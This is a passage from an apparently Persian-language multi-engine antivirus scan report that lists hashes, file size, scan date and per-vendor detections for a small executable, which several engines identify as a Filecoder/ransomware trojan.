avast	ii	Dangerous MSIL:Filecoder-AC
eset	ii	Dangerous a variant of MSIL/Filecoder.AK trojan a variant of MSIL/Filecoder.AK trojan
kaspersky	✓	Clean
clamav	✓	Clean
bitdefender	ii	Dangerous
fsecure	ii	Dangerous Dropped:Generic.Ransom.Small.43F2C420
drweb	ii	Dangerous Trojan.Encoder.10598\nScanned

۲- مربوط به فایل **hyBrDFjOidLuty.exe** :

نام فایل: hyBrDFjOidLuty.bin.9ca339da8a96656779074b5caaa76c63

پرینت

حجم فایل: ۲۱ کیلوبایت

تاریخ اسکن: ۱۶ آبان ۱۳۹۷ - ۳:۳۰

MD5: 9ca339da8a96656779074b5caaa76c63

SHA1: f6813078253f72bf25c136debe45ac54cfbb7012

SHA256: da50730580bd7fe14fca5c3547eb54882b6f79b42cd474530b9b07dd5de4f1ac

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
comodo	✓	Clean
fsecure	ii	Dangerous Generic.Ransom.Small.43F2C420
sophos	✓	Clean
clamav	✓	Clean
avast	ii	Dangerous MSIL:Filecoder-AC
بادوبش	✓	Clean
kaspersky	✓	Clean
eset	ii	Dangerous a variant of MSIL/Filecoder.AK trojan
drweb	ii	Dangerous Trojan.Encoder.10598\nScanned
bitdefender	ii	Dangerous
symantec	ii	Dangerous Trojan.Gen.2